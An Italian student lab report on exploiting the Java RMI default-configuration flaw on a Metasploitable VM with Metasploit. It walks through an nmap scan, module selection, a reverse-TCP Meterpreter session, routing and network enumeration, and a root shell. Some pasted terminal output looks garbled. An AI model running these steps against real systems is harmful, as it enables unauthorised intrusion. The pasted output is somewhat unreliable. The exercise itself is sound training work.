



# Exploit JAVA RMI

Benchmark M4



# TRACCIA


- LA NOSTRA MACCHINA METASPLOITABLE PRESENTA UN SERVI-ZIO VULNERABILE SULLA PORTA 1099 – JAVA RMI. SI RICHIEDE ALLO STUDENTE, RIPERCORRENDO GLI STEP VISTI NELLE LEZIONI TEORICHE, DI SFRUTTARE LA VULNERABILITÀ CON METASPLOIT AL FINE DI OTTENERE UNA SESSIONE DI METER-PRETER SULLA MACCHINA REMOTA.

# REQUISITI

- LA MACCHINA ATTACCANTE (KALI) DEVE AVERE IL SEGUENTE INDIRIZZO IP: 192.168.11.111
- LA MACCHINA VITTIMA (METASPLOITABLE) DEVE AVERE IL SEGUENTE INDIRIZZO IP: 192.168.11.112
- UNA VOLTA OTTENUTA UNA SESSIONE REMOTA METERPRETER, LO STUDENTE DEVE RACCOGLIERE LE SEGUENTI EVIDENZE SULLA MACCHINA REMOTA: 1) CONFIGURAZIONE DI RETE; 2) INFORMAZIONI SULLA TABELLA DI ROUTING DELLA MACCHINA VITTIMA 3) ALTRO...




# FASI




## PRIMO STEP

Configurazione degli indirizzi di rete di Kali e Metasploitable



## SECONDO STEP

Exploit del servizio Java RMI e ottenimento di una sessione di Meterpreter sull'host remoto



## TERZO STEP

Recupero delle informazioni circa la configurazione di rete e la tabella di routing della macchina target



# 1. Configurazione degli indirizzi di rete di Kali e Metasploitable





Prima di procedere con i test richiesti dalla consegna, procediamo alla configurazione degli IP sulle macchine coinvolte. Le VM saranno sulla medesima rete interna stessa rete interna, si procederà poi al riavvio delle macchine in questione. A Kali, la macchina attaccante, verrà assegnato indirizzo IP 192.168.11.111, mentre per Metasploitable, che sarà il nostro target) assegneremo IP 192.168.11.112

```
GNU nano 6.4 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

```
(kali@kali)~[~/Desktop]
$ /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.
```

```
GNU nano 2.0.7 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface

auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```



**Procediamo con un ping test per verificare la corretta comunicazione, con esito positivo.**

```
(kali@kali)~[~/Desktop]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.606 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.662 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.87 ms
^C
--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2060ms
rtt min/avg/max/mdev = 0.606/1.045/1.867/0.581 ms
```

```
nsfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.55 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.487 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.29 ms
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.487/1.113/1.554/0.454 ms
nsfadmin@metasploitable:~$ _
```





## **2. Exploit del servizio Java RMI e ottenimento di una sessione di Meterpreter sull'host remoto**





In Java, tramite la tecnologia RMI (Remote Method Invocation), è possibile invocare metodi di oggetti remoti (cioè appartenenti a processi diversi, e quindi su una macchine diverse) come se l'oggetto in questione appartenesse allo stesso processo in cui viene chiamato il metodo.

Tuttavia, è importante notare che questa tecnologia presenta una grave falla di sicurezza derivante da una configurazione di default non corretta. Questa falla consente a un potenziale attaccante di inserire codice dannoso per ottenere accesso amministrativo alla macchina di destinazione con i privilegi di root. Tale vulnerabilità è stata identificata col codice CVE-2011-3556 nel database delle CVE (Common Vulnerabilities and Exposures), e valutata con uno score di 7.5.





L'esercitazione di oggi verterà sul cercare di sfruttare la vulnerabilità descritta in precedenza sul target identificato in Metasploitable (IP 192.168.11.112) tramite il framework Metasploit. Sappiamo che la vulnerabilità è associata alla porta TCP 1099, procediamo dunque ad avviare una scansione delle porte della macchina target utilizzando nmap.

-nmap 192.168.11.112 -sV -T5 (scansione di tipo Version Detection con timing impostato alla massima velocità di calcolo, sulle mille porte più note)

Abbiamo ottenuto conferma che la porta 1099 dell'host analizzato è aperta ed espone dunque il servizio Java RMI.

```
└─ nmap 192.168.11.112 -sV -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2021-12-09 03:27 CET
Nmap scan report for 192.168.11.112
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.1
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/1)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshexec
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath gwireregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-Debian5
5432/tcp  open  postgresql   PostgreSQL 8B 8.3.8 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



Avviamo Metasploit su Kali, con il comando  
msfconsole e procediamo con la ricerca  
all'interno del framework con il comando  
search java\_rmi

```
I am sorry but I am unfortunate.  
I need password for kali!  
[!] Metasploit already started  
[!] The database appears to be already configured, skipping configuration  
Metasploit tip! You can upgrade a shell to a Meterpreter session on any  
platform using session -> session_id
```



<https://www.metasploit.com>

```
Metasploit v6.3.40-ORV  
-- --[ 2024 sessions - 1000 auxiliary - 0 kb post  
-- --[ 1281 payloads - 00 sessions - 11 exps  
-- --[ 0 sessions  
Metasploit Authentication: STUN:/usr/bin/metasploit-6.3.40  
msf6 >
```

```
msf6 > search java_rmi  
Matching Modules  
-----  
#  Name  
+  ---  
0  auxiliary/after/java_rmi_registry  
1  exploit/multi/misc/java_rmi_server  
2  auxiliary/scanner/misc/java_rmi_server  
3  exploit/multi/browser/java_rmi_connection_impl
```

#	Name	Disclosure Date	Risk	Other	Description
0	auxiliary/after/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	critical	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-01-21	critical	No	Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or ID. For example info 1, use 1 or use exploit/multi/browser/java\_rmi\_connection\_impl

```
msf6 >
```





Il comando appena lanciato ci restituisce una lista di exploit disponibili. Scegliamo il modulo exploit/multi/misc/java\_rmi\_server che sfrutta la configurazione di default errata del registro RMI.

Eseguiamo dunque il comando use 1; successivamente lanciamo il comando show options in modo da riepilogare i parametri di configurazione dell'attacco. Dalla schermata evinciamo (fig. successiva) che è necessario impostare un host remoto (RHOSTS -> yes) che sarà il target della nostra offensiva. La porta remota (RPORT) verso il quale è diretto il nostro attacco è la 1099, che risulta essere già impostata.

```
msf5 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server)



| Name     | Current Setting | Required | Description                                                                                                                                                                     |
|----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| EXITFUNC | process         | yes      | How the HTTP server will exit for the payload request.                                                                                                                          |
| RHOSTS   |                 | yes      | The target host(s). See <a href="https://github.com/rhids/metasploit-framework/wiki/Using-Metasploit">https://github.com/rhids/metasploit-framework/wiki/Using-Metasploit</a> . |
| RPORT    | 1099            | yes      | The target port (TCP).                                                                                                                                                          |
| RURI     | /               | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                           |
| RURI     | 1099            | yes      | The local port to listen on.                                                                                                                                                    |
| SSL      | false           | no       | negotiate SSL for incoming connections                                                                                                                                          |
| SSLCert  |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                |
| URI      |                 | no       | The URI to use for this exploit (default is random)                                                                                                                             |



Payload options (java/meterpreter/reverse_tcp)



| Name  | Current Setting | Required | Description                                         |
|-------|-----------------|----------|-----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified). |
| LPORT | 4444            | yes      | The listen port.                                    |



EXPLOIT TARGET:



| ID | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```





Lanciamo "show options" per verificare la configurazione



Terminata la configurazione del modulo exploit, passiamo alla selezione del modulo relativo al payload. Esiste un payload di default (java/meterpreter/reverse\_tcp) che manterremo per l'exploit, esiste tuttavia una lista di payloads disponibili e consultabili con il comando "show payloads", come da figura che segue.

```
msf5 exploit(multi/multi) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
--  --
0  payload/generic/custom                   normal         No     Custom Payload
1  payload/generic/shell_bind_tcp           normal         No     Generic Command Shell, Bind TCP Inline
2  payload/generic/shell_reverse_tcp        normal         No     Generic Command Shell, Reverse TCP Inline
3  payload/generic/smb/interact             normal         No     Interact with established SMB Connection
4  payload/java/jsp_shell_bind_tcp          normal         No     Java JSP Command Shell, Bind TCP Inline
5  payload/java/jsp_shell_reverse_tcp       normal         No     Java JSP Command Shell, Reverse TCP Inline
6  payload/java/meterpreter/bind_tcp         normal         No     Java Meterpreter, Java Bind TCP Stager
7  payload/java/meterpreter/reverse_http    normal         No     Java Meterpreter, Java Reverse HTTP Stager
8  payload/java/meterpreter/reverse_https   normal         No     Java Meterpreter, Java Reverse HTTPS Stager
9  payload/java/meterpreter/reverse_tcp     normal         No     Java Meterpreter, Java Reverse TCP Stager
10 payload/java/meterpreter/reverse_tcp     normal         No     Command Shell, Java Reverse TCP Stager
11 payload/java/shell/reverse_tcp           normal         No     Command Shell, Java Reverse TCP Stager
12 payload/java/shell/reverse_tcp           normal         No     Java Command Shell, Reverse TCP Inline
13 payload/multi/meterpreter/reverse_http  normal         No     Architecture-Independent Meterpreter Stager, Reverse HTTP Stager (Multiple Architectures)
14 payload/multi/meterpreter/reverse_https normal         No     Architecture-Independent Meterpreter Stager, Reverse HTTPS Stager (Multiple Architectures)

msf5 exploit(multi/multi) >
```





Le payload options preconfigurate specificano automaticamente l'indirizzo del server in ascolto in localhost (LHOST), corrispondente all'indirizzo IP di Kali 192.168.11.111, e la relativa porta di ascolto (LPORT) 4444; il tipo di attacco che andremo ad eseguire prevede infatti una reverse tcp connection.

Avviamo dunque l'exploit eseguendo il comando run, così verrà creato il server di ascolto tramite il quale riceveremo i pacchetti TCP provenienti dalla macchina target

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Xd0oxgkS6FJiRsa
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (30629 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:48227) at 2022-12-09 04:33:51 +0100
```





La sessione di Meterpreter  
è stata creata con successo



### **3. Recupero delle informazioni riguardo configurazione di rete e tabella di routing della macchina target**





L'obiettivo da raggiungere tramite la sessione di exploit appena ottenuta è quella di entrare in possesso di informazioni relative alla configurazione di rete della macchina target e le tabelle di routing. Eseguiamo il comando help, che ci permette di consultare la lista di comandi a nostra disposizione in Meterpreter.

```
meterpreter > help
```





CONSULTIAMO L'AREA RELATIVA AL NETWORKING:

#### Stdapi: Networking Commands

<u>Command</u>	<u>Description</u>
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table



Eseguiamo ifconfig per visionare la configurazione delle interfacce di rete presenti sulla macchina target:

Ritroviamo un'interfaccia di rete all'interno della quale risiede l'indirizzo IP di Metasploitable utilizzato per avviare l'exploit, più la classica interfaccia di loopback con l'indirizzo IP del localhost.

```
Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe46:9
IPv6 Netmask : ::
```





Adesso accediamo alle tabelle di routing con il comando route, che conferma la configurazione appena vista.

```
meterpreter > route
IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe46:9230	::	::		

```
meterpreter > 
```





Come ultimo step verifichiamo di avere effettivamente a disposizione l'accesso al target con privilegi amministrativi: richiediamo una shell della macchina exploitata ed eseguiamo due semplici comandi:

- pwd per avere conferma della cartella in cui ci troviamo (in caso di accesso da utente root, la posizione di default sarà la cartella corrispondente "/" )
- whoami per avere conferma della tipologia di utenza in uso in questa sessione:

```
meterpreter > shell  
Process 2 created.  
Channel 2 created.  
pwd  
/  
whoami  
root  
█
```

I risultati sono quelli attesi, abbiamo perciò conferma di aver ottenuto completo accesso alla macchina target.